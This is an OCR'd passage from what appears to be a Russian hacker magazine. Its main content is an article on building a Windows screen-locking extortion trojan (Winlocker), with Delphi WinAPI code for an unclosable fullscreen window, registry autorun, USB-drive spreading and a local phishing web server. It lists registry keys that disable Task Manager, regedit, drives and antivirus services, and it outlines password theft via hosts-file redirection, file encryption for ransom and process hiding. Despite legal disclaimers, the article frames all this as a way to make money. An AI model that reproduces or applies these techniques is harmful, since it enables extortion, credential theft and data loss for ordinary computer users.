            slPasswords.at(iCurrentPassword-1),
            0);

        emit onDoneServer(this);
        return;

    default: // Бэд
        emit onServerResult(sServer,
            slLogins.at(iCurrentLogin),
            slPasswords.at(iCurrentPassword-1),
            -1);

    break;
}

nextPassword();
```

Spider_NET



КАК Я ПИСАЛ TROJAN.WINLOCK

ЗАЩИЩАЕМ ПЕРСОНАЛЬНЫЙ КОМПЬЮТЕР ОТ НЕОСТОРОЖНЫХ ДЕЙСТВИЙ ПОЛЬЗОВАТЕЛЯ

Не секрет, что многие пользователи настолько далеки от информационных технологий, что допускать их к работе за таким сложным устройством, как ЭВМ, чревато. Но как организовать ограничение доступа к ПК? Ведь включить компьютер нынче может любой, у кого хотя бы на 10% руки растут из плеч. К счастью, существует целый класс программ, помогающий ограничить пользователю доступ к различным компонентам операционной системы: от простого запрета играть в Косынку или Сапера, до полной блокировки Windows.

КАК ПРОИСХОДИТ ЗАРАЖЕНИЕ?

Однако не все пользователи соглашаются на добровольную блокировку своей системы (хочу сконцентрировать твое внимание на том факте, что в этой статье мы не станем рассматривать создание вредоносного ПО). Так вот, нередко подобный софт доставляется на их машины в виде вируса. Способов заразить жертву чрезвычайно много. Среди них наибольшей популярностью пользуются:

1. **БАГИ БРАУЗЕРОВ.** Ни для кого не секрет, что одна из целей современного вирусописателя — браузер пользователя. Полезных web-сервисов пруд пруди, и пользователи, конечно же, ими пользуются. Для многих браузер — самая часто используемая программа, которая очень редко закрывается (у меня так вообще не закрывается).

Не надо ходить к гадалке в поисках ответа на вопрос «через какую дверь лучше всего прорваться в систему пользователя?». Тут и так ясно: необходимо использовать уязвимости самых популярных браузеров. Чтобы применить этот способ, не нужно обладать особым интеллектом. Достаточно пошерстить по security-сайтам, найти (если он есть) подходящий сплоит и красиво оформить его для своих нужд. Быстро, просто и бесплатно.

2. **FLASH.** В последние месяцы компания Adobe регулярно лажает. Не успеют они выпустить новую версию flash-плеера, как хакеры умудряются обнаружить в нем критическую уязвимость. Находят, тыкают разработчиков носом, а те не спешат их исправлять. Глупо полагать, что в это же время вирмейкеры будут тихо сидеть на пятой точке и ждать, когда же залатают багу. Они постоянно пытаются использовать в корыстных целях свежую уязвимость и выжать из нее максимальную выгоду. В результате получается, что после просмотра тобой забавного ролика система начинает вести себя странно.

3. **ПОЛЬЗОВАТЕЛЬСКАЯ НАИВНОСТЬ.** Когда я начал готовить эту статью, ради эксперимента загрузил ОС в виртуальной машине


НЕЗАКРЫВАЕМОЕ ОКНО НА WINDOWS API

```
wc.cbSize:=sizeof(wc);
wc.style:=cs_hredraw or cs_vredraw;
wc.lpfnWndProc:=@WindowProc;
wc.cbClsExtra:=0;
wc.cbWndExtra:=0;
wc.hInstance:=HInstance;
wc.hIcon:=LoadIcon(0,idi_application);
wc.hCursor:=LoadCursor(0,idc_arrow);
wc.hbrBackground:=COLOR_BTNFACE+1;
wc.lpszMenuName:=nil;
wc.lpszClassName:='win_main';

RegisterClassEx(wc);

leftPos:=20;
topPos:=0;

windowWidth:=Screen.Width;
WindowHeight:=Screen.Height;

MainWnd:=CreateWindowEx(
0,
'win_main',
'test',
ws_overlappedwindow,
leftPos,
topPos,
windowWidth,
windowHeight,
0,
0,
Hinstance,
nil
);

SetWindowLong(MainWnd, GWL_HWNDPARENT,
GetDesktopWindow);

SetWindowPos(MainWnd, HWND_TOPMOST,
0, 0, 0, 0, SWP_NOMOVE or SWP_NOSIZE);

ShowWindow(MainWnd, CmdShow);
While GetMessage(Mesg,0,0,0) do
begin
TranslateMessage(Mesg);
DispatchMessage(Mesg);
end;
```

и попробовал побродить по «сомнительным» сайтам. Не поверишь, но я умудрился три раза подхватить Winlocker, согласившись на установку «последней версии» flash-плеера и «специальных» кодеков. Честно говоря, я был немного в шоке, так как думал, что подобные способы уже не катят.

НА ЧЕМ БУДЕМ КОДИТЬ?

Я долго размышлял над тем, на каком языке писать примеры к этой статье, и решил вспомнить проверенный временем Delphi. «Так у тебя же exe'шник получится под мегабайт!», возразишь ты. Отчасти твоя правда, но эту проблему мы решим еще на стадии зачатия проекта. Весь код будет приведен на чистом API. Соответственно, наш зверек



В msdn можно найти ответ на любой вопрос

WINAPI ДЛЯ РАБОТЫ С РЕЕСТРОМ

```
var
Key: HKey;
begin
//Сюда можешь подставить один из путей
автозагрузки.
RegOpenKey(HKEY_LOCAL_MACHINE,
PChar(''), Key);

RegSetValueEx(Key,PChar(paramstr(0)),
0, REG_SZ,
pchar(paramstr(0)),
lstrlen(pchar(paramstr(0)))+1);

RegCloseKey(Key);
end;
```


warning


Написание вирусов — уголовно-наказуемое преступление. Мы намеренно допустили в коде в этой статье несколько незначительных ошибок, благодаря которым в руках злобных ламеров он работать не будет. Более-менее продвинутый программер в нем разберется.


в скомпилированном виде будет весить менее 100 Кб. Еще пару десятков кило мы сбросим за счет манипуляций архиватором байт-кода над полученным бинарником.


ОСНОВА ЛЮБОГО WINLOCKER'А

Фундамент любого Winlocker'а — форма, растянутая почти на весь экран. Причем это не просто большая форма, а окно, которое собой перекрывает все остальные и совершенно не слушается никаких команд. Ни свернуть, ни изменить размер, ни уж тем более завершить процесс программы. На первый взгляд может показаться, что вирусописатели изобрели ноу-хау, но в реале все намного проще. По факту, это самое обычное окно, для которого установлен стиль отображения «поверх всех». Чтобы окно вело себя как партизан и не реагировало на просьбы юзера, разработчики слегка модифицируют процедуру обработки сообщений извне.
Модификация сводится к банальной обработке сообщения WM_SYSCOMMAND. Если быть еще точнее, то в процедуре









Галерея винлокеров

(см. врезку) обработки полученных сообщений нужно всего лишь объявить проверку на сообщение WM_SYSCOMMAND. Самое смешное, что в обработке этого сообщения можно вообще не писать код — форма и так перестанет реагировать на события внешней среды.

АВТОСТАРТ


Вирус должен загружаться вместе с операционной системой. Существует несколько способов обеспечить своей программе автозагрузку. Условно их можно разделить на две группы: простые и продвинутые. На рассмотрение продвинутых не хватит места в статье, поэтому рассмотрим лишь простые, основанные на использовании реестра. Итак, в реестре есть несколько уголков автостарта:

1. HKLM\Software\Microsoft\Windows\CurrentVersion\Run — отсюда стартуют программы, запускаемые при входе в систему любого юзера.
2. HKCU\Software\Microsoft\Windows\Current\Version\Run — место, аналогично предыдущему, за исключением того, что отсюда грузятся программы текущего пользователя.
3. HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices — список программ, запускаемых до входа пользователей в систему.
4. HKLM\Software\Microsoft\Windows\CurrentVersion\policies\Explorer\Run — этот раздел реестра отвечает за старт программ, добавленных в автозагрузку через групповые политики.
5. HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows — еще одно место, содержащее список программ, загружаемых вместе с Windows.
6. KHLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon — в этой ветке указывается ссылка на винлогон, но ничто не мешает указать и путь до своей программы.
7. Папка автозагрузки. Пожалуй, самый примитивный способ, но тем не менее, многие вирусописатели им пользуются.


Какое из предложенных мест автозагрузки выбрать для своего творения? Точного ответа нет, но крайне не рекомендуется ставить все на какой-то один их предложенных вариантов. Куда лучше использовать комбинацию, то есть прописываться сразу в несколько мест. Пример записи в автозагрузку на WinAPI приведен во второй врезке.

МОНИТОРИМ ФЛЕШКИ

```
var
disk:DWORD;
begin
case Msg.WParam of
DBT_DEVICEARRIVAL: //Если подключили флешку
if (PDEV_BROADCAST_HDR(Msg.LParam)^
.dbch_devicetype = DBT_DEVTYP_VOLUME) then
begin
//Пытаемся определить букву диска
disk := PDEV_BROADAST_VOLUME(Msg.LParam" ")^
.dbcv_unitmask;
//Выполняем свой зловредный код
end;

DBT_DEVICEREMOVECOMPLETE: //Если флешку извлекли
if (PDEV_BROADCAST_HDR(Msg.LParam)^
.dbch_devicetype = DBT_DEVTYP_VOLUME) then
begin
//Флешку отмонтировали
end;
```



Результат блокировки



САМОПАЛЬНЫЙ WEB-СЕРВЕР

```
var
_buff: array [0..1024] of char;
_request:string;
_temp: string;
_path: string;
_FileStream : TFileStream;
begin
Recv(_client, _buff, 1024, 0);
_request:=string(_buff);

_path := GetFilePath (Copy
(_request, 1, pos(#13, _request)));
_path := ReplaceSlash(_path);

if ((_path = '') or (_path = '\')) Then
_path := DocumentRoot + '\' + DirectoryIndex;
{ else
if ((_path[length(_path)] ='\')) Then
_path := DocumentRoot + '\' +
DirectoryIndex; }

if (FileExists(_Path)) Then
begin
_FileStream :=
TFileStream.Create(_Path, fmOpenRead);

SendStr(_Client, 'HTTP/1.0 200 OK');
SendStr(_Client, 'Server: xSrV');
SendStr(_Client, 'Content-Length:' +
IntToStr(_FileStream.Size));
SendStr(_Client, 'Content-Type: '
+ GetTypeContent(_Path));
SendStr(_Client, 'Connection: close');
SendStr(_Client, '');
SendFile(_Client, _FileStream);
_FileStream.Free;
End

//Вырезано
```

И ТЕБЯ ЗАБЛОКИРУЕМ, И МЕНЯ ЗАБЛОКИРУЕМ!

Переходим к самой интересной части — блокировке системы пользователя. Перед тем как рассмотреть конкретные примеры объектов блокировки, я хочу поделиться с тобой одним советом. На основе него очень легко придумывать новые «пакости». Идея проста до безобразия. В профессиональных редакциях Windows (те, которые Pro и выше) имеется редактор групповых политик gpedit. С его помощью ты имеешь возможность создавать правила входа в систему и так далее. Например, ты запросто можешь назначить программу, которая будет запускаться после загрузки системы или заблокировать старт определенного приложения. Практически все операции, которые выполняются через эту оснастку, изменяют определенные ключи реестра. Если ты умудришься разузнать, какие именно ключи реестра модифицируются, то без проблем сможешь изменять их прямо из своей программы. Как это сделать? Существует два варианта: применить метод научного тыка, или воспользоваться утилитой ProcessMonitor от Марка Руссиновича. Второй способе явно круче, поэтому советуем скачать утилиту и приступить к исследованиям.

РЕДАКТОР РЕЕСТРА

Большинство пользователей привыкли редактировать реестр с помощью встроенного в Windows редактора реестра regedit. Поскольку наш вирус будет вносить изменения в реестр, нам необходимо не допустить ковыряний в реестре со стороны нерадивого пользователя. Нечего ему совать свой любопытный нос куда не следует. Решить эту задачу проще всего путем блокировки запуска редактора реестра. Чтобы выполнить блокировку, достаточно создать ключ DisableRegistryTools со значением 1 в ветке HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System.

ДИСПЕТЧЕР ЗАДАЧ


Все без исключения винлокеры, которые я видел, блокировали запуск диспетчера задач. Что ж, не станем от них отставать. Реализуется эта фича созданием ключа DisableTaskMgr (тип dword) со значением 1 в той же самой ветке, где и DisableRegistryTools.

УСТАНОВКА И УДАЛЕНИЕ ПРОГРАММ

Особо мозговитые юзеры с помощью апплета «Установка и удаление программ» в случае заражения системы пытаются инсталлировать антивирусы. Это легко пресечь, если создать ключ NoAddRemovePrograms со значением 1 (тип dword) все в том же разделе, где и DisableRegistryTools.

БЛОКИРУЕМ ДОСТУП К ДИСКАМ

Чтобы полностью испортить пользователю настроение, можно вообще заблокировать доступ к присутствующим в системе дискам . Пусть юзер даже не пытается запустить антивирус со своей флешки! Реализуем этот трик путем создания ключа NoViewOnDrive (dword) в разделе HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer. В качестве значения для ключа указываем битовою маску блокируемого диска. Например, для диска C это будет 4. В случае, если требуется заблокировать несколько дисков, то их маски придется сложить. Например, значение 12 будет соответствовать блокировке дисков C (4) и D (8).



Редактор групповых политик

ОГРАНИЧИВАЕМ ЗАПУСК ПРИЛОЖЕНИЙ

С помощью реестра реально определить список одобренных для запуска программ. Если этот список задан, то пользователь не сможет запустить приложения, которых в нем нет. Список одобренных к запуску приложений задается здесь: HKEY_CURRENT_USER\Microsoft\Windows\CurrentVersion\Policies\Explorer\RistrictRun. Создав этом разделе ключи (тип REG_SZ) для каждой разрешенной программе, тебе нужно будет подняться на один уровень выше и добавить параметр RestrictRun типа dword со значением 1.

УПРАВЛЕНИЕ КОМПЬЮТЕРОМ

Много нехороших дел сможет натворить пользователь, если у него имеется доступ к запуску оснастки «Управление компьютером». Полностью отключить оснастку с помощью реестра нельзя, но удалить ссылку на ее запуск из контекстного меню ярлыка «Мой компьютер» — проще пареной репы. Всего лишь требуется создать параметр NoManageMyComputerVerb типа dword со значением 1 в разделе HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.

ВЫРУБАЕМ СЛУЖБЫ

Используя возможности реестра, ты без проблем сможешь отключить ненужные пользователю службы (например, антивирусы). Полный список установленных в системе служб находится в ветке HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services. Для деактивации службы отредактируй значение ключа start. Например, чтобы установить службе «Тип запуска» значение «вручную», ключу start необходимо присвоить 3. Если желаешь, чтобы твое ПО протянуло во вражеской системе дольше, то советую вести в своем творении базу служб антивирусов. То есть тебе необходимо четко опознавать сервисы антивирусов и менять им тип запуска.

А ЧТО ЕЩЕ НАМ НАДО?

Типичные функции любого Winlocker'а мы рассмотрели, теперь самое время подумать о том, как улучшить наше детище. Честно говоря, я не понимаю, почему профессиональные вирусописатели не встраивают в подобные вирусы дополнительные полезные функции. Ведь нет никакой гарантии, что юзер дотянется до мобилы и отправит заветную смс'ку на короткий номер, тем самым обогатив автора вируса. Зато всегда есть шанс увести с тачки пользователя полезную информацию: пароли на различные сервисы, документы, записанные skype переговоры и т.д. Мы не будем вводить каких-то ограничений, а проапгрейдим нашу софтину по полной программе. Итак, ниже я описал шесть фишек, которые было бы полезно реализовать в подобном «проекте».

ФИШКА №1: В ЛЮБОМ МЕСТЕ ВЕСЕЛЕЕ ВМЕСТЕ

Заразил компьютер бедного пользователя? Не забудь позаботиться о его друзьях! Помни, чем шире распространится вирус, тем больше шансов получить деньги. Обосновавшись на вражеской машине, нужно не терять времени зря, а пытаться найти новый плацдарм. Как это сделать? Один из простых и самых действенных способов — мониторинг и заражение флешек. Поскольку пользователи постоянно пользуются флешками, нашему вирусу будет легко мигрировать из одной системы в другую. Определить факт подключения флешки легко. Достаточно написать код, обрабатывающий событие WM_DEVICECHANGE. Пример кода смотри во врезке №3. В коде из третьей врезки я использовал константы и структуры, описания которых нет в модулях, поставляемых вместе с Delphi. Их придется описывать самостоятельно. Я всю информацию брал с MSDN, но ты можешь не париться, а сразу взять исходник моего кода на DVD.

ФИШКА №2: ВАШИ ПАССЫ БУДУТ НАШИ!

Какими web-сервисами пользуется современный юзер? Не нужно быть семи пядей во лбу, чтобы назвать хотя бы несколько из них: почта, одноклассники, Вконтакте, facebook, twitter, etc. Список можно продолжать до бесконечности. К чему это я клоню? А к тому, что находясь на вражеской территории, было бы неплохо собрать все пароли. Авось, в будущем пригодятся. К тому же, имея на руках такие козыри, становится реальным простимулировать жертву. Например, получив пароли от всевозможных аккаунтов, автор вируса может воспользоваться ими для смены контактных данных и изменения паролей на свои. В результате реальный пользователь попадет в очень нехорошую ситуацию. Проще говоря, он лишается своего аккаунта. Это уже куда серьезней заблокированного рабочего стола, а раз так, то шансы оплаты твоих «услуг» возрастают.


Сразу возникает вопрос, а каким образом это проще всего сделать? Обычно юзеры хранят свои пароли прямо в браузере, поэтому сразу возникает идея угнать файлик хранилища паролей. Пример такого угона был продемонстрирован в статье «Злобный комп». Я же продемонстрирую тебе альтернативный способ.

Идея заключается в банальном модифицировании hosts. В этом файле прописываются соответствия типа «символьный адрес сайта:ip». Наша программа должна уметь модифицировать этот файл и добавлять соответствия для популярных web-сервисов. «А куда будем перекидывать юзера?». Можешь для этого состряпать свой evil-сайт, на котором и будут располагаться скамы популярных сервисов. Этот способ прост в реализации, но при массовом заражении пользователей такие сайты наверняка не будут жить долго. В связи с этим откажемся от предложенного способа, а пойдем не совсем стандартным путем — встроим в вирус маленький web-сервер. При таком раскладе пунктом назначения переадресации у нас будет localhost.

Например: 127.0.0.1 www.odnoclassniki.ru

Рассматривать правку файла hosts не будем, лучше сразу взглянем на то, как с помощью Delphi поднять свой WEB-сервер. Если ты постоянный читатель нашего журнала, то должен хорошо ориентироваться в Winsock API. В свое время в рубрике Кодинг проскакивали статьи про написание всевозможных клиентов (FTP, PROXY, IRC и т.д.) с использованием лишь api-функции. Рекомендую тебе поднять подшивку и хорошенько ознакомиться с сабжевой темой (масло масляное — прим. ред.). Разобрался? — Кури врезку!

Теперь, вместо одноклассников.ру, жертва попадет не на настоящий сайт популярной социальной сети, а прямо в лапы нашего evil-сервера. Само собой, web-сервер должен быть вежливым и отобразить реальную страницу одноклассников (читай — скам сайта, его нужно заранее подготовить). Ну а дальше все просто: юзер вбивает свои данные для входа, после чего наш web-сервер



Великий ProcessMonitor

их сохраняет. Чтобы откровенно не палиться, желательно сделать редирект на страницу с предупреждением о том, что сайт в данный момент закрыт на профилактические работы. Или, как вариант — сохранив, форвардить введенные данные на реальные одноклассники.

ФИШКА №3: ЭКСТАЗИ ДЛЯ ПОЛЬЗОВАТЕЛЯ

Как зло-программеры стимулируют пользователя на расставание с кровными платными SMS? По-разному. Например, шифруя ценные для него файлы. На какие файлы обращать внимание? Лучше всего на те, от которых может зависеть работа/учеба жертвы, например: документы (doc, xls, mdb, ppt, txt), изображения (jpeg, png, bmp), исходные тексты (php, pas, c, h, cpp, dpr, py и т.д.). Если жертва писала дипломную работу или какой-нибудь сверхважный отчет, который завтра сдавать, то у злоумышленника есть все шансы получить денежное вознаграждение.
Теперь поговорим о технической реализации этой штуки. Поиск файлов осуществляется с функциями FindFirs() и FindNext() из модуля Sysutils. Работать с ними легко, но простота такого фастфуда отрицательно отразится на фигуре нашего приложения. Поскольку набирать лишний вес нам ни к чему, мы воспользуемся более диетическими продуктами: FindFirstFile() и FindNextFile(). Работать с ними чуть сложнее (см. пример поиска файлов на диске), но красота требует жертв.
Шифрование файлов средствами Delphi также осуществляется достаточно просто. Все зависит от выбранного способа шифрования. Можно просто воспользоваться готовыми модулями, которых пруд пруди на torry.net и на других сайтах. Например, мне попался неплохой вариант от одного из разработчиков Delphi. В этом модуле реализованы следующие функции:

```
//Шифрование файла
function FileEncrypt(InFile, OutFile: String;
Key: TWordTriple): boolean;
//Расшифровка файла
function FileDecrypt(InFile, OutFile: String;
Key: TWordTriple): boolean;
//Шифрование текста
function TextEncrypt(const s: string;
Key: TWordTriple): string;
//Расшифровка текста
function TextDecrypt(const s: string;
Key: TWordTriple): string;
//Шифрование "памяти"
function MemoryEncrypt(Src: Pointer; SrcSize:
Cardinal;
Target: Pointer; TargetSize: Cardinal;
Key: TWordTriple): boolean;
//Расшифровка «памяти»
function MemoryDecrypt(Src: Pointer;
SrcSize: Cardinal; Target: Pointer;
TargetSize: Cardinal; Key: TWordTriple): boolean;
```

Полный текст этих функций, а также примеры их использования ты найдешь на нашем диске.

ФИШКА №4: РАЗМНОЖАЙСЯ!

Попав в чужую систему нужно постараться удержаться в ней как можно дольше. Я не могу подсказать тебе стопроцентный способ реализации. Первое (и самое простое в реализации), что мне пришло в голову, встроить в winlocker мини-джойнер. Алгоритм таков: при активации в системе жертвы основная программа будет заражать наиболее часто используемые программы. Причем, сам вирус к ним прицепляться не должен. В качестве паразита будет выступать маленькая «безобидная» программка. Ее основной функцией будет выполнение проверки на наличие запущенного процесса вируса. Если его нет, то необходимо инициировать загрузку «вируса» из интернета и дальнейший его запуск.
С точки зрения программирования создать joiner совсем не сложно. К тому же, пару лет назад (см. статью «Вместе веселее» в #104) мы освещали эту тему на страницах нашего журнала.

ФИШКА №5: ИГРАЙ В ПРЯТКИ ПО МАКСИМУМУ

Как показала практика, авторы Winlocker'ов не сильно заботятся о безопасности своих детищ. Защита большинства представителей этой группы вирусов, попадавшихся мне на глаза, сводилась к банальному присвоению неприметного имени файла. Например: system.exe, user32.exe, csrss.exe, eplorer.exe и так далее. Я не думал, что подобные способы еще катят, но как выяснилось, я заблуждался.
Рекомендую тебе не пренебрегать безопасностью, а предусмотреть несколько разных алгоритмов:

1. Давай файлу вируса неприметное имя. Хоть это и примитивное правило, но соблюдать его крайне желательно.
2. Удали вирус из списка процессов. Этого можно добиться, разобравшись с перехватом API функций. Мы уже много раз писали про перехват API. Обязательно перечитай эти статьи!
3. Используй несколько способов автозагрузки.

ФИШКА №6: УБИТЬ НА СТАРТЕ

Не поленись и напиши процедуру принудительного завершения процессов. Она обязательно поможет тебе уберечь свое детище от злобных антивирусов, которые пользователь будет пытаться запустить. В идеале вообще организовать перехват функций, использующихся для запуска программ, и не допускать, чтобы они нормально работали.

WORK COMPLETE

Написать WinLocker и срубить на нем несколько сотен баксов — более чем реально. Пользователи по-прежнему не думают о безопасности и при возникновении щепетильной ситуации готовы отправить заветную смс'ку, нежели напрягать свои извилины. Я показал тебе самый примитивный скелет Winlocker'a. В принципе, довести его до боевого состояния — дело нескольких часов. Только нужно ли это делать? Выбор за тобой! Главное не забывай о том, что написание и распространение вирусов — уголовнонаказуемое деяние, за которое можно словить реальный срок. Само собой, исходник полноценного вируса я не дам. Нет, не потому что я жадный. Эти вирусы и так всех достали, поэтому я чертовски не хочу, чтобы после этой статьи их стало еще больше. Вдобавок, мне не хочется читать новости про то, как правоохранительными органами были задержаны очередные создатели ужасных вирусов :). ⌶

Роман 'presidentua' Хоменко, http://tutamc.com

ПОДГЛЯДЫВАЕМ В INPRIVATE

ИССЛЕДУЕМ ПОДХОДЫ К КОНФИДЕНЦИАЛЬНОЙ ИНФОРМАЦИИ В IE8

Если честно, я люблю Microsoft. Люблю давно, беззаветно, не расстаюсь с виндой и даже приобрел себе лицензионную версию Семерки. И тем не менее, мне кажется, что разработкой операционной системы в Майкрософте занимаются лучшие разработчики, а разработкой браузера... ну, скажем так, троечники.


ОДА ПРЕМУДРОМУ SMARTSCREEN'У

